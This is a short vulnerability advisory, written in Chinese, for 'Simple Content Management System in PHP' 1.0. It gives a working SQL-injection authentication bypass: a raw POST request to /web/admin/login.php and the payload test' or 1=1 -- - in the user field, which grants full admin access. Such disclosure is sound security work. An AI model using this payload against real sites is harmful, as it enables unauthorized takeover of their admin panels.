
简单内容管理系统 PHP 的管理员登录页面存在 SQL 注入漏洞。user 参数在传入 SQL 查询之前未经过净化处理,允许未经认证的攻击者绕过认证并获得完整的管理员访问权限。
/web/admin/login.phpusercode-projects.org
简单内容管理系统 PHP
1.0
POST /web/admin/login.php HTTP/1.1
Host: [target]
Content-Type: application/x-www-form-urlencoded

user=test'+or+1%3D1+--+-&password=test&submit=Login
或者直接在登录页面中添加

test' or 1=1 -- -

未经认证的远程攻击者可以在不知道任何凭据的情况下完全绕过管理员登录,获得对管理员面板的完全控制权,包括添加内容。
Imad Alvi
https://code-projects.org/simple-content-management-system-in-php-with-source-code/